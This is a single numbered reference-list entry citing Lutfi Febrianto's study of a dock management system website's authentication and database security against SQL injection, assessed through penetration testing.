10. Febrianto, Lutfi. "Security Analysis of Authentication and Database on the Dock Management System Website against SQL Injection Attacks Using Penetration Testing Methods."